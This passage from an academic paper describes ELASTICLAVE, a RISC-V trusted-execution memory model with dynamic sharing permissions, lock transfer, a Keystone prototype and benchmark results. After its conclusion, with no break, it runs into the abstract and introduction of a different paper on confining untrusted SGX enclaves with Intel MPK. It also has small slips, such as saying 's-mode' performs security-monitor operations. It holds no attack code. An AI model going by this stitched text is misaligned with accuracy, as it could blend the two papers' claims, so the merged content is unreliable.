The `change` instruction is the interface for dynamically updating permissions of a shared region. ELASTICLAVE requires that the newly requested permissions (P) by an enclave fall within the limits of its static maximum permissions (max). Specifically, ELASTICLAVE checks that $P \subseteq max$. The lock bit can only be set to 1 in the local view of a single enclave (i.e., the lock holder) at any instance of time. When it is set for one enclave, ELASTICLAVE enforces the local permission bits for that enclave and guarantee that none of the other enclaves has any access to the region. Otherwise, ELASTICLAVE enforces the local permission bits for all enclaves.

Lock Acquire & Release. An accessor can attempt to acquire or release the lock by using the `change` instruction. It returns the accessor's modified permissions, including the lock bit that indicates whether the acquire/release was successful. ELASTICLAVE ensures that at any instance of time, only a single enclave is holding the lock. If any other enclave accesses the region or tries to issue a `change` instruction on the permissions of that region, these requests will be denied.

A lock holder can use the `change` instruction to release locks. However, there are situations where the lock holder wishes to explicitly specify which other enclave it intends to make the next lock holder of the lock. ELASTICLAVE allows the lock holder to invoke a `transfer` instruction which specifies the enclave ID of the next desired accessor. The next lock holder must have the memory region mapped in its address space for the transfer to be successful. A successful `transfer` instruction clears the lock bit in the source enclave permissions and sets that of the target enclave atomically. The other permission bits and the virtual address mappings of the shared memory region remain unchanged.


ELASTICLAVE Exceptions & Signals. ELASTICLAVE issues exceptions whenever an enclave attempts memory operations that violate any permission checks. ELASTICLAVE notifies enclaves about events that affect the shared memory region via asynchronous signals. ELASTICLAVE issues signals under two scenarios. First, when the owner destroys a memory region *r*, ELASTICLAVE will invalidate permissions granted to other enclaves since the memory region no longer exists. To prevent enclaves from continuing without being aware that the memory region can no longer be accessed, ELASTICLAVE will send signals to notify all accessors who had an active mapping (i.e., mapped and not yet unmapped) for the destroyed memory region. The second usage of signals is to notify changes on lock bits. Each time an accessor successfully acquires or releases the lock (i.e., using `change` or `transfer` instructions), ELASTICLAVE issues a signal to the owner. The owner can choose to mask such signals or to actively monitor the lock transfers. When a `transfer` succeeds, ELASTICLAVE notifies the new accessor via a signal.

Using ELASTICLAVE Interface. Enclaves can invoke the ELASTICLAVE instructions listed in Table 2. Non-enclave

code, including the host process and the OS, can also use the ELASTICLAVE interface, but is treated as a single entity. The interface uniquely identifies enclaves and memory regions with identifiers (`eids` and `uids`), which we implement as non-repeating integer values. We reserve the special `eid` 1 for referencing the untrusted code. Enclaves can exchange `eids` and `uids` using attestation and secure channels.


Compatibility with Spatial Isolation. It is easy to see that ELASTICLAVE is more expressive than the spatial isolation model, and hence keeps complete compatibility with designs that work in the spatial isolation model. Setting up the equivalent of the public memory is simple. The owner can create the region and share it with `rwx`– for all the entities. Private memory simply is not shared after creation by the owner.

Built-in Privilege De-escalation. In ELASTICLAVE, enclaves can self-reduce their privileges below the allowed maximum without raising any signals to other enclaves. This enables compatibility with other low-level defenses which enclaves may wish to deploy for their own internal safety. For example, enclaves can use it to make shared data non-executable or to write-protect shared security metadata.



Achieving Our Security Goals. The two desirable security properties outlined in Section 2.2 immediately follow from the ELASTICLAVE interface. ELASTICLAVE ensures the first property of bounded escalation due to three design points:

(a) Only the owner can use `create` to change the set of enclaves that can access a region. Non-owner enclaves cannot grant access permissions to other enclaves since there is no permission re-delegation instruction in the interface.
(b) Each valid enclave that can access a region has its permissions bounded by an owner-specified static maximum.
(c) For each access or instruction (see Table 2), the identity of the accessor and the permission are checked to be legitimate.



The second property of enforceable serialization of non-faulty enclaves is guaranteed by composing two ELASTICLAVE abstractions:

(a) For each access a_i by an enclave $e(a_i)$ in the predetermined sequence, the accessor can first acquire the lock to be sure that no other accessors interfere.
(b) When the accessor changes, say at access a_j, the current enclave $e(a_j)$ can safely hand over the lock to the next accessor $e(a_{j+1})$ by using the `transfer` instruction.

Faulty enclaves cannot acquire the lock and access the region at any intermediate point in this access chain. For example, in Pattern 3 (proxy), once the proxy enclave modifies the data in-place, simply releasing the lock is not *safe*. A faulty source enclave can acquire the lock before the destination does and tamper with the data. With the `transfer` instruction, the proxy can eliminate such attacks.

(a) Client-server

(b) Proxy

Figure 4: Data sharing patterns with ELASTICLAVE. `map` instructions are omitted. For the proxy pattern, we omit `change(u, rw--)` of the destination enclave at t_1.

4.3 Performance Benefits

We revisit the example patterns discussed in Section 3.2 to show that these patterns can be implemented with significantly lower costs (summarized in Table 1) with ELASTICLAVE.

Revisiting Pattern 1: Producer-Consumer. This pattern can be implemented in ELASTICLAVE with a queue in a shared memory region between the producer and the consumer enclaves. Each enclave acquires the lock before accessing the queue with exclusive write permissions. The consumer needs write permissions to update the queue head pointer. This way it can indicate the consumed locations that can be recycled by the producer. The exclusive access used by both enclaves prevents TOCTOU attacks and secret leakage through intermediate data. The overheads of each `enqueue` or `dequeue` operations are reduced to zero copies and no encryption-decryption. Both the enclaves can abuse their permissions. For example, only the producer should be able to update the queue data and the tail pointer, but a malicious consumer can try to modify them. This does not compromise security, however, because the consumer can only tamper with the content or the ordering of the data it is about to read. Similarly, only the consumer should update the head pointer, but a malicious producer can modify it too. Despite this, the producer can merely force the consumer to re-process or skip some queue elements, which it can already perform without abusing the permissions. Therefore, such permission abuse does not compromise the security of either enclave.




Figure 5: Producer-consumer pattern on ELASTICLAVE. `map` instructions are omitted. A queue (including both its data and the head and tail pointers) resides in a shared memory region. Enclaves use `change` to acquire exclusive writable permissions before producing or consuming data in the queue and update the head and tail pointers.

Revisiting Pattern 2: Client-Server. Client-server can exchange data via a client-owned memory region (Figure 4a), where the server has `rw − l` maximum permissions. The client writes the data and uses `change` to revoke its own permissions. The server gets exclusive read-write permissions with `change`, processes the data in-place, and revokes its permissions. The client then reads the response with exclusive read permissions. Thus, compared with spatial isolation, ELASTICLAVE eliminates data copies and encryption-decryption.

Revisiting Pattern 3: Proxy. In the proxy pattern, the three entities access the shared data in sequential order: first the source, then the proxy, then the destination. All three entities can hold the lock bit in this order to stop any faulty enclaves from accessing the shared memory where unintended. The ELASTICLAVE `transfer` instruction eliminates the attack windows when a lock is passed from one enclave to another. Specifically, it allows the source to atomically transfer the lock to the proxy, which then atomically transfers it to the destination. With these two `transfer` instructions, the proxy can be implemented without any extra copy of the shared data as shown in Figure 4b.

5 Implementation

We build a prototype implementation of ELASTICLAVE on Keystone, an open-source TEE for RISC-V platforms [34]. Keystone provides a Linux driver and an SDK to create, start, resume, and terminate enclaves. We do not use the original spatial isolation model in Keystone.

RISC-V Privilege Levels. RISC-V software runs on three different privilege levels: machine mode (`m-mode`), supervisor mode (`s-mode`), and user mode (`u-mode`). They form a privilege hierarchy similar to the protection rings on Intel x86, with `m-mode` being the most privileged and `u-mode` the least. `m-mode` software has full control over memory and hardware resources, and is not constrained by memory protection mechanisms such as paging. RISC-V TEEs [10, 24, 34] are usually implemented as slim `m-mode` security monitors. All the other software on the system, including the OS and user applications (including enclaves), resides in `s-mode` or `u-mode`.

RISC-V PMP. The physical memory protection (PMP) feature of RISC-V allows `m-mode` to restrict physical memory accesses of software at lower privilege levels (`s-mode` and `u-mode`). To use this feature, `m-mode` configures PMP entries, which are a set of registers in each CPU core. Each PMP specifies one contiguous physical address range and its corresponding access permissions. PMP is enforced alongside the classical page-based virtual memory system. For all `s-mode` and `u-mode` memory accesses, the hardware looks up PMP entries against their physical addresses after the address translation. Note that only `m-mode` can modify them.

RISC-V implementations are free to cache the PMP lookup results to optimize the performance. This choice concerns the micro-architectural implementation of RISC-V and is not part of the Elasticlave design or implementation. After each PMP update, the `m-mode` software needs to use the `sfence.vma` instruction in RISC-V to prevent the hardware from using stale PMP configurations. An example is the RocketChip implementation of RISC-V [9] which caches PMP lookup results in TLBs. In such a case, `sfence.vma` performs a TLB flush to keep PMP lookup results up-to-date. Interested readers can refer to the RISC-V standard specifications [47].

We implement ELASTICLAVE as an `m-mode` software security monitor, similar to other RISC-V TEEs [10, 24, 34]. The security monitor stores all the metadata about the memory regions, enclaves, static maximums, and permissions in the `m-mode` memory, which is protected by one reserved PMP entry. The OS (`s-mode`) and applications (`u-mode`, no matter in enclaves or not) cannot read or update them. Upon a context switch between an enclave and the untrusted OS, the security monitor looks up the permissions metadata maintained in the `m-mode` memory and loads it into the PMP registers.

When the enclave invokes an ELASTICLAVE instruction, the execution traps into `m-mode`. `s-mode` or `u-mode` software cannot change this control flow. After checking that the enclave is a permitted caller of the instruction (Table 2), `s-mode` performs the requested operations and updates the metadata and PMP when necessary.

ELASTICLAVE keeps three mappings in its implementation: (a) virtual address ranges to the corresponding mapped `uid` in each enclave; (b) `uid` and corresponding permission metadata (including permissions and static maximum permissions in each enclave and ownership); and (c) the effective physical address range to which each `uid` maps. Thus, when an enclave tries to access a virtual address, ELASTICLAVE performs a two-level translation: from a virtual address to a `uid` and subsequently to a physical address. Permission checks are performed by looking up the permission metadata tied to the `uid`. The `map` and `unmap` instructions only update mapping (a). The `transfer` and `change` instructions update mapping

(b). The `share` and `create` instructions update mappings (b) and (c). The `destroy` instruction removes data tied to the provided `uid` from all three mappings.

ELASTICLAVE relies on PMP entries to enforce the access permissions to memory regions. For each memory region, ELASTICLAVE sets up one PMP entry to protect its mapped physical address range, irrespective of the number of its accessors. Additionally, the security monitor and the OS each reserve one PMP entry for their own private data. Consider the case where each enclave has one private memory region and one shared memory region, each requiring a PMP entry. In this example, N PMP entries can support up to $(N-2)/2$ concurrent enclaves. When the enclave requests permission changes, the corresponding PMP entries must reflect the updates. In our multi-core implementation, changing permissions on one core sometimes requires adjusting the PMP entries on another core. For example, if core A is running code outside enclaves and core B is handling an enclave request to create a memory region, core A should not be able to access the new memory region. To handle such cases, ELASTICLAVE issues inter-processor interrupts to cores that need to adjust their PMPs. The core that initiated the permission change does not resume until all cores have finished the adjustment. When context-switching between enclaves, apart from the standard register save-restore, Keystone modifies PMP entries to disallow access to enclave private memory—this is because of its spatial isolation design. We modify this behavior to allow continued access to shared regions even when the owner is not executing. Our implementation of the exclusive lock bit, by atomically changing permissions, does not halt large portions of the system. It only halts enclaves that attempt to access a locked memory region.

The OS allocates physical memory in ELASTICLAVE, similar to Keystone. `m-mode` requests the OS to allocate or deallocate physical memory. For allocation, the OS returns the base of the physical memory and `m-mode` assigns the permissions and updates the PMPs. For deallocation, `m-mode` scrubs the memory region and informs the OS of its base and size.

To allow enclaves to capture exceptions, `m-mode` configures the exception delegation register (`medeleg`) to delegate access fault handling to `s-mode`. Signal delivery from `s-mode` to enclaves is immediate, i.e., the target enclave is immediately interrupted and upon return from `m-mode` jumps to a previously registered signal handler. Note that neither mechanism involves the untrusted OS.

6 Evaluation

We aim to answer the following questions in our experiments:


(a) How does the performance of ELASTICLAVE compare with the spatial ShMem model and native execution on RISC-V?

(b) What is the impact of ELASTICLAVE on software trusted computing base (TCB) and hardware complexity?

Benchmarks. We evaluate ELASTICLAVE and the spatial ShMem baseline (Section 3.1) on two types of benchmarks: (a) implementation of three data patterns with varying number of regions and size of data, thread synchronization workloads with controllable lock contention; (b) standard benchmarks for I/O (IOZone [29]), parallel computation (SPLASH-2 [13, 56]), and CPU-intensive workloads (machine learning inference with Torch [59, 60]). Table 3 provides a summary of the benchmarks details. We manually modify these programs to add ELASTICLAVE instructions, since we do not presently have a compiler targeting ELASTICLAVE. Due to the lack of compiler support, it is difficult to port larger real-world applications. However, to estimate performance improvements for larger applications, we profile two real-world applications: a web server that uses Lighttpd with Nginx and Memcached. We estimate the expected end performance improvements if they run on ELASTICLAVE from the profiled information.

Experimental Setup. We use a cycle-accurate, FPGA-accelerated simulation of RocketChip [9] with FireSim [32]. Each system consists of four RV64GC cores, 16 KB instruction and data caches, 16 PMP entries per core (unless stated otherwise), and a shared 4 MB L2 cache. For the evaluation of hardware complexity, we use a commercial 22 nm process with Synopsys Design Compiler version L-2016.03-SP5-2 targeting 800 MHz. We generate the L1 caches with commercial SRAM libraries and exclude the L2 cache.


6.1 Performance of ELASTICLAVE



Synthetic Benchmark: Data-Sharing Patterns. We construct synthetic benchmarks for the three patterns. Since we are interested solely in data sharing overheads, we exclude any application-specific data processing in those benchmarks. We set up two enclaves for producer-consumer and client-server and three enclaves for the proxy pattern. We compare the (a) full ELASTICLAVE support as described in Section 4.2 (ELASTICLAVE-full); (b) ELASTICLAVE without the lock permission bit design (ELASTICLAVE-nolock); and (c) spatial isolation which transfers data through secure public memory. Figure 6 shows the performance for the three patterns. Figure 7 further shows the breakdown for the proxy pattern.

Observations: ELASTICLAVE-full performs better than spatial, especially for larger record sizes. We observe a 60× speedup for 512 bytes and 600× for 64 KB record sizes. ELASTICLAVE-full eliminates copies and the only costs are due to security instructions. Thus, its overheads do not increase with the data size, unlike spatial. ELASTICLAVE-nolock is slower than ELASTICLAVE-full. As shown in Figure 7, it incurs larger overheads that increase with the data size because it does not fully eliminate data copying.

Synthetic Benchmark: Thread Synchronization. We implement a common workload for locks between threads running in separate enclaves, such that none of the enclaves



Benchmark	Shared Data Size	Data Sharing	Spatial	ELASTICLAVE
		Synthetic Benchmarks		
Client-Server	512 bytes – 64 KB	`C->S; S->C`	`C->U->S; S->U->C`	`r1 (C): S (r--l); r2 (A): S (rw-l)`
Producer-Consumer	512 bytes – 64 KB	`P->A`	`P->U->C`	`r (P): C (rw-l)`
Proxy	512 bytes – 64 KB	`S->P->D`	`S->U->P->U->D`	`r (S): P (rw-l), D (rw-l)`
Thread Synchronization	16 bytes	`A<->B`	`A<->U<->C<->U<->B`	`r (A): B (rw--), O (r---)`
		Real-World Benchmarks		
File I/O (IOZone)	4 KB – 1 MB	`A->O; O->A`	`A->U->O; O->U->A`	`r (A): O (r--l); r(A): O (rw-l)`
Parallel Computation (SPLASH-2)	16 MB	`A<->B`	`A<->U<->C<->U<->B`	`r (A): B (rw--)`
ML Inference	3 KB – 262 KB	`O->A`	`O->U->A`	`r (A): O (rw-l)`

Table 3: Summary of evaluated benchmarks. `S` (server/source), `C` (client), `P` (proxy), `D` (destination), `A` and `B` are user applications. `O` is the operating system. `U` is the untrusted memory. Arrows indicate the flow of data. For ELASTICLAVE, the shared memory regions are specified in the `region (owner): accessor1 (maxperm1), accessor2 (maxperm2), ...` format.

(a) Producer-consumer (b) Client-server (c) Proxy

Figure 6: Performance of the three data-sharing patterns. ELASTICLAVE achieves constant overheads irrespective of the shared data size, around two orders of magnitude lower than those of spatial, which increase with the shared data size.

(a) ELASTICLAVE-full (b) ELASTICLAVE-nolock (c) spatial

Figure 7: Performance breakdown for the proxy pattern. When the shared data size grows, copying and encryption-decryption claim a growing percentage of overheads of spatial, which ELASTICLAVE eliminates at a constant cost from security instructions.

trust the OS. For ELASTICLAVE, we implement locks with simple spinlocks (ELASTICLAVE-spinlock) and `futexes` (ELASTICLAVE-futex). For spinlocks, we keep the lock state in a shared region which is inaccesssible to the OS. For `futexes`, the untrusted OS has read-only access to the lock states, which allows enclaves to sleep while waiting for locks and be woken up by the OS when locks are released. This form of sharing corresponds to the one-way isolation described in Section 3.2, where the OS has read-only permissions. For spatial, we implement a dedicated trusted coordinator enclave to manage the lock states. Enclaves communicate with it through secure public memory for lock acquisition and release. To characterize the amount of work a thread does while holding the lock, we set up an empty loop between lock acquisition and lock release in our benchmarks. We adjust the number of iterations and report the number of cycles averaged over an iteration.

Observations: ELASTICLAVE-futex and ELASTICLAVE-spinlock perform better than spatial, especially when the work between lock acquisition and lock release is small, i.e., the lock is acquired and released often. For larger work amounts, the time spent waiting for the lock is smaller than the time spent acquiring and releasing the lock. Here, the three settings have comparable performance. In addition, ELASTI-

CLAVE-futex achieves up to 1.5× improvement in CPU-time performance over ELASTICLAVE-spinlock, despite having no observable advantage in terms of real-time performance (wall-clock latency).

Real-World Benchmark 1: File I/O. IOZone [29] makes frequent file I/O calls from the enclave into the untrusted host process. Here, the data pattern between the OS and the enclave corresponds to either the producer-consumer pattern (for write) or the client-server pattern (for read). For spatial, the OS and the enclave communicate via the public memory. Since the OS is one of the communicating entities, secure public memory is not needed. For ELASTICLAVE, the enclave passes data to the OS via a shared memory region. Figures 8a and 8b show the write and read bandwidth.

Observations: Even though spatial does not use secure public memory for communication, ELASTICLAVE achieves a higher bandwidth than spatial when the record size grows above a threshold (16 KB). The bandwidth increase reaches as high as 40% for the writer workload and around 50% for the reader workload when the record size is sufficiently large.

Real-World Benchmark 2: Parallel Computation. We adapt seven SPLASH-2 workloads to a two-enclave setting by placing the data in a dedicated memory region which is then shared across the enclaves. For spatial, a trusted coordinator maintains the shared data. The enclave runtime traps and emulates load/store instructions that operate on the memory region by converting them to RPCs. In ELASTICLAVE the enclaves directly store the data in a shared memory region. Figure 9 shows their performance comparison. Since we were not able to run `libsodium` inside the enclave runtime, we did not use encryption-decryption when copying data to and from secure public memory for spatial in this experiment. Therefore, the actual overheads in a secure implementation would be higher than reported here. Thus, even with cryptographic accelerators (e.g., AES-NI) to speed up spatial, ELASTICLAVE benefits from zero-copies and outperforms spatial.

Observations: ELASTICLAVE overheads are independent of the data size and are 2-3 orders of magnitude lower than those of spatial for data-intensive workloads.


Real-World Benchmark 3: ML Inference. We run four machine learning models for image classification [59] that involve minimal data sharing. Each of the inference models runs with a single enclave thread. In ELASTICLAVE, we use a shared memory region to load input images and write results, as in the client-server pattern. The three settings exhibit similar performance (Figure 12).

Observations: ELASTICLAVE does not impact the performance of CPU-intensive programs with minimal data sharing.

Summary. Compared to spatial, ELASTICLAVE improves I/O-intensive workload performance up to 600× (data size > 64 KB) and demonstrates 50% higher bandwidth. For shared-memory benchmarks, it gains up to a 1000× speedup.

Comparison with Native. ELASTICLAVE only adds 10% overheads compared to native (traditional Linux processes without enclave isolation) for a range of benchmarks (Figure 9, 10, 12, and 11). The performance of ELASTICLAVE is comparable to that of native for frequent data sharing over large record sizes (Figures 8a and 8b).

6.2 Impact on Implementation Complexity



TCB. The ELASTICLAVE TCB is 6814 LoC, including 3085 LoC for implementing the ELASTICLAVE interface in `m-mode`, and 3729 LoC that uses the interface in an enclave. Figure 4 gives a detailed TCB breakdown.

Context Switches. Context switching between enclaves and the OS involves PMP changes. Thus, the overheads may change with the number of PMP-protected memory regions. To empirically measure this, we record the percentage of cycles spent on context switches in either direction for a workload that never explicitly switches out to the OS. Therefore, all context switches from the enclave to the OS are due to interrupts. The percentage overheads increase linearly with the number of memory regions but is negligibly small: 0.1% for one memory region and 0.15% for four memory regions.

TLB Flushes. Since we prototype ELASTICLAVE on RocketChip, which caches PMP lookup results in TLBs, it is necessary for the security monitor to perform a TLB flush on a core every time permissions on it are changed. This could incur extra overheads. However, note that such overheads are not inherent to ELASTICLAVE, but are incurred in Keystone as well whenever an enclave is created or destructed. Moreover, TLB flushes only occur on cores that require permission changes, which can happen only when the enclave running on the core is invoking the `change` instruction, or when a region is locked, unlocked, created, or destructed. Only lock and region creation/destruction operations incur updating additional cores that are affected by the change.

Hardware Critical Path Delay. The only impact of ELASTICLAVE on RISC-V hardware is on the increased PMP pressure (i.e., each memory region requires at least one PMP entry). To determine the critical path of the hardware design and examine if the PMP entries are on this path, we push the design to a target frequency of 1 GHz[1]. We measure the latency of the global critical path of the whole core and that of the critical path through the PMP registers. With this, we compute the slack, which is the desired delay minus the actual delay. A larger slack corresponds to a smaller actual delay in comparison to the desired delay. We find that the slack through PMP is significantly better than the global critical path. With 16 PMP entries, the slack through PMP is −44.1 picoseconds compared to −190.1 picoseconds for the global critical path. In other words, the PMP would allow for a higher

[1]We set the frequency higher than 800 MHz (which is what we have for our successful synthesis) to push the optimization limit of the hardware design so we can find out the bottleneck of the hardware design.

(a) IOZone Writer (b) IOZone Reader



Figure 12: Cycles spent running each ML model.



Figure 11: ELASTICLAVE-futex vs. ELASTICLAVE-spinlock.



Figure 13: RocketChip Area vs. numbers of PMP entries.

clock speed, but the rest of the design prevents it. Thus, the number of PMP entries is *not the bottleneck of the timing of the hardware design*. We also tested that PMPs are not on the critical path for 8 and 32 PMP settings as well (details elided due to space). As a direct result, the number of PMP entries does not create a performance bottleneck for any instruction (e.g., load/store, PMP read/write) in our tests.

Area. To explore how the increased PMP pressure brought by our prototype ELASTICLAVE implementation may increase chip area requirements, we synthesize RocketChip with different numbers of PMP registers and collect the area statistics. The range we explore goes beyond the limit of 16 in the standard RISC-V ISA specification. Figure 13 exhibits the increase in the total area with increasing numbers of PMP entries. Starting with no PMP entries, every 8 additional PMP entries incurs an increase of 1% in the total area. This increase

is equivalent to 2.3% of the L1 data cache area.

6.3 Profiling Real Applications

We present profiling results to demonstrate how the performance improvements of ELASTICLAVE apply to large real-world applications. We use two common multi-process setups: (1) Lighttpd web server with Nginx as its SSL/TLS termination. The Lighttpd instance communicates (through FastCGI) with a Python process to generate dynamic HTTP responses. We generate the workload with single-threaded wrk maintaining 50 connections for 180 seconds and requesting 100 KB dynamically generated random resources.
(2) Memcached serving as an in-memory key-value store for another application (e.g., web server). It receives updates or queries from outside and sends back the results. We run it with YCSB workload A (one million records).

As shown in Table 5, both setups incur large inter-process data transfers. In the first setting, data transfers are especially intensive from Lighttpd to Nginx and from python to Lighttpd, both reaching 2 GB. The second setting also involves transferring over 1 GB of data. In both settings, spatial isolation requires copying data twice as well as a pair of encryption-decryption, leading to around 8 GB and 2 GB of data copying and encryption-decryption operations respectively. ELASTICLAVE eliminates those operations at the cost of 2 extra security instructions per data transfer, which totals around 2×10^6 and 4×10^6 instructions respectively. To estimate the performance improvement, we calculate the average record sizes of the data transfers, which are around 4 KB and 0.5 KB respectively. By comparing them against the benchmark results for the producer-consumer pattern (Figure 5), we conclude that ELASTICLAVE is able to bring 2 orders of magnitude performance improvement over spatial isolation for data sharing in both application settings. Through profiling we find that even in the native Linux environment, the applications spend significant amounts of time on data sharing (9.2% for Lighttpd and 23.1% for Memcached). On spatially isolated TEEs, data sharing will take an even much larger portion of time due to the need for extra encryption-decryption.

7 Related Work

ELASTICLAVE draws attention to a single point in the TEE design space, namely the memory model and its impact on memory sharing. The predominant model, *spatial isolation*, is adopted by Intel SGX [40], TrustZone [7], AMD SEV [30,31], and so on. ELASTICLAVE explains the conceptual drawbacks of this model and offers a relaxation that enables better performance. Intel SGX v2 follows the spatial isolation design, with the exception that permissions and sizes of private regions can be changed dynamically [39, 64]. Thus, it retains the all-or-none trust division between enclaves as in v1.

A range of TEE designs have shown the promise and feasibility of enclave TEEs [15, 19, 22, 35, 53, 57]. Several works have proposed security and compatibility improvements over the original TEE design [16, 17, 24, 27, 34, 39, 45, 64]. They allow for better security, additional classes of applications, better memory allocation, and hierarchical security protection. Nevertheless, they have not explicitly challenged the assumptions and still adhere to the spatial isolation model.

Our temporal memory model may seem similar to mechanisms in hypervisors and microkernels—for example, as used in page-sharing via EPTs [20, 65], IOMMU implementations for memory-mapped devices such as GPUs or NICs [37]. The key difference is in the trust model. Hypervisors [11] and microkernels [36] are entrusted to make security decisions on behalf of VMs. In TEEs, the privileged software is untrusted and enclaves make their own security decisions.

Emerging proposals such as Intel TDX [58], Intel MK-TME [42], Intel MPK [43], and Donky [48] enable hardware-enforced domain protection. However, they protect entire virtual machines or groups of memory pages. Notably, they extend fast hardware support to protect physical memory of a trust domain (e.g., from a physical adversary) but still adhere to the spatial isolation model.

Similar to ELASTICLAVE, pass-by-reference avoids copying large amounts of data and is efficient (e.g., compared to pass-by-value). It does so by allowing functions to access the same data simultaneously. However, it is often implemented with static permissions (Option 1 in Section 2.1) and is prone to attacks. POSIX and System V allow processes to set up shared memory regions (e.g., for IPC) albeit with static permissions. Thus, importing these interfaces as-is to TEEs is insufficient. For example, the POSIX interface is unsafe because it ties access permissions to file descriptors

and any process can re-share the descriptors with other processes without the owner's knowledge. The owner cannot stop such unwanted sharing, impose a local permission view, or forcefully destroy a region. In summary, the ELASTICLAVE interface is more secure than pass-by-reference and POSIX in the context of an enclaved TEE.

8 Discussion

Current Limitations. The RISC-V specification limits the number of PMP registers to 16 [47]. Since each PMP entry protects one memory region, this fixes the maximum number of simultaneous regions across all enclaves. Future RISC-V implementations can increase the number of PMP entries, orthogonal to ELASTICLAVE [3, 46]. Keystone, the basis of our prototype implementation, supports page swapping of the private memory. Swapping shared memory, however, has two major challenges. First, it is necessary to adjust the accessibility of the evicted page to accommodate the incoming data that is being swapped into the memory. For this reason, an enclave has to notify the security monitor before swapping shared memory. This way, the security monitor can adjust the PMP configuration accordingly. Second, when swapping in or out a shared page, the security monitor must inform all of its accessors so they can adjust their page tables. This implies that the security monitor needs to directly handle data swapping, otherwise an enclave may swap in shared data without the knowledge of other enclaves. Our current implementation does not support swapping the shared memory of an enclave. We plan to address these challenges in future work.

SGX-Based Implementation. The ELASTICLAVE design is not specific to Keystone or RISC-V and can be integrated into other TEE implementations, including Intel SGX, Intel TDX, AMD SEV, ARM TrustZone, and ARM Realms. For concreteness, we discuss the specific changes required to adopt ELASTICLAVE into Intel SGX since its memory management model is different. As in the Keystone-based implementation, an SGX-based implementation needs to maintain the permission metadata. However, unlike Keystone, SGX tracks the virtual address mappings of enclaves. This is because in SGX, the OS manages virtual address mappings and would be able to manipulate them to launch attacks if they were not monitored. To detect such attempts, SGX keeps its own mappings and performs checks for each enclave access. Specifically, SGX stores the reverse address mappings (from physical addresses to virtual addresses) along with access permissions in Enclave Page Cache Maps (EPCMs) [23, 40]. It only supports one virtual address per physical address and fixes the accessor to be the owner enclave. To support ELASTICLAVE in SGX, we can extend these data structures to allow multiple (enclave, virtual address, permissions) tuples per physical address.

Implementing these changes in the SGX design can be non-trivial and different from implementing our prototype system. First, the SGX implementation of ELASTICLAVE will have to involve the OS for operations that change enclave page tables. For instance, after `map` or `unmap`, the hardware will have to send the new mappings to the OS. Second, to enforce the ELASTICLAVE memory protection, the implementation must perform checks based on the aforementioned extended data structures for every memory access. The ease of such enforcement and the corresponding performance ramifications may not be the same as in our RISC-V design. Lastly, SGX includes a Memory Encryption Engine (MEE) to protect EPC (Enclave Page Cache) pages from physical attacks. Since the cryptographic keys used are not enclave-specific, the MEE can directly protect ELASTICLAVE shared memory regions without modifications. However, it is important to ensure that all shared memory regions are fully within the EPC and hence covered by the MEE. The above discussions offer a starting point for adapting SGX to ELASTICLAVE. We acknowledge that they are not comprehensive and a concrete implementation merits a separate paper.

9 Conclusion

We present ELASTICLAVE, a new TEE memory model for enclaves to selectively and temporarily share memory with other enclaves and the OS. We demonstrate that ELASTICLAVE eliminates expensive data copy and encryption-decryption operations securely. Our ELASTICLAVE prototype on RISC-V offers 1 to 2 orders of magnitude performance improvements over the existing spatial isolation model.

Abstract

Since its debut, SGX has been used to secure various types of applications. However, existing systems usually assume a trusted enclave and ignore the security issues caused by an *untrusted* enclave. For instance, a vulnerable (or even malicious) third-party enclave can be exploited to attack the host application and the rest of the system. In this paper, we propose an efficient mechanism to confine an untrusted enclave's behaviors. In particular, the threats of an untrusted enclave come from the enclave-host asymmetries, which can be *abused* to access arbitrary memory regions of its host application, jump to any code location after leaving the enclave and forge the stack register to manipulate the saved context. Our solution breaks such asymmetries and establishes mutual distrust between the host application and the enclave. Specifically, it leverages Intel MPK for efficient memory isolation and the x86 single-step debugging mechanism to capture the exiting event of the enclave. Then it performs the integrity check of the jump target and the stack pointer. We have implemented a prototype system and solved two practical challenges. The evaluation with multiple micro-benchmarks and representative real-world applications demonstrated the effectiveness and the efficiency of our system, with less than 4% performance overhead.

1 Introduction

Intel Software Guard eXtension (SGX) provides a hardware Trusted Execution Environment (TEE). With SGX, the sensitive code and data can be put into a protected memory region, i.e., the *enclave*, which is hardware-isolated from the rest of the system. Even system software, e.g., the OS and the hypervisor, is unable to access the content of the enclave.

The strong security and privacy guarantees provided by SGX make it attractive to build the confidential cloud computing infrastructure [10, 12, 15, 25, 26, 29, 38]. In these systems, the major concern is that the underlying computation platform is out of the tenant's control and untrusted. SGX addresses this by removing the cloud provider out of the trusted computing base (TCB).

Problem statement However, existing systems usually assume a trusted enclave. The security issues caused by an *untrusted* enclave have been neglected. Such an assumption is problematic from the perspective of an enclave's host application. One representative scenario is the adoption of third-party enclaves. With the popularity of SGX, service providers tend to deploy their services (e.g., trained machine learning models) inside the enclave to protect their intellectual property. This greatly simplifies the interactions between the service providers and consumers, thus creating valuable business benefits. However, embedding the service provider's enclave into an application brings huge security risks to users, considering the fact that the service enclave comes from an (untrusted) third-party and could be vulnerable and even malicious . Even worse, the isolation provided by SGX makes it much harder to inspect the third-party enclave. One recent research [27] has demonstrated the hazard of an enclave malware to hijack its host application's control flow *stealthily*. Furthermore, potential software bugs in an enclave also makes it untrusted to the host application. For instance, Van Bulck et al. [33] vetted six popular SGX runtimes and found security issues in all of them. A buggy enclave can be exploited by the attackers to compromise its host application and even the system software further.

Current solutions and their limitations Because of the isolation provided by SGX, an enclave cannot be inspected at runtime from the host application [14]. Besides, the code in an enclave may be deployed as cipher-text and only decrypted inside the enclave at runtime to protect the code secrecy [9]. This further impedes introducing a full vetting process on the enclave code.

One proposal is to detect the malicious actions of an enclave by monitoring its I/O behaviors [14]. However, how to (automatically) recover the enclave's semantics from underlying I/O operations is unclear. Moreover, Costan et al. dis-

*Corresponding author (yajin_zhou@zju.edu.cn)

cussed embedding a standardized static analysis framework into the enclave [14]. This brings two concerns, i.e., the source credibility of the static analysis framework and the increased TCB introduced by the framework. As the first implemented defense system, SGXJail [36] leverages the process isolation to confine an untrusted enclave. However, it requires creating a dedicated sandbox process for each enclave, which is not scalable for multiple enclaves and multi-threading scenarios. Weiser et al. proposed a hardware-based defense mechanism named HSGXJail [36]. It requires hardware modification, thus cannot be applied to existing platforms.

Our solution In this paper, we propose an efficient defense mechanism to confine an untrusted enclave's behaviors. Threats caused by an untrusted enclave are due to the blind trust of the host application to the enclave [36]. Such blind trust causes the enclave-host asymmetries, i.e., *the data access asymmetry and the control flow asymmetry*.

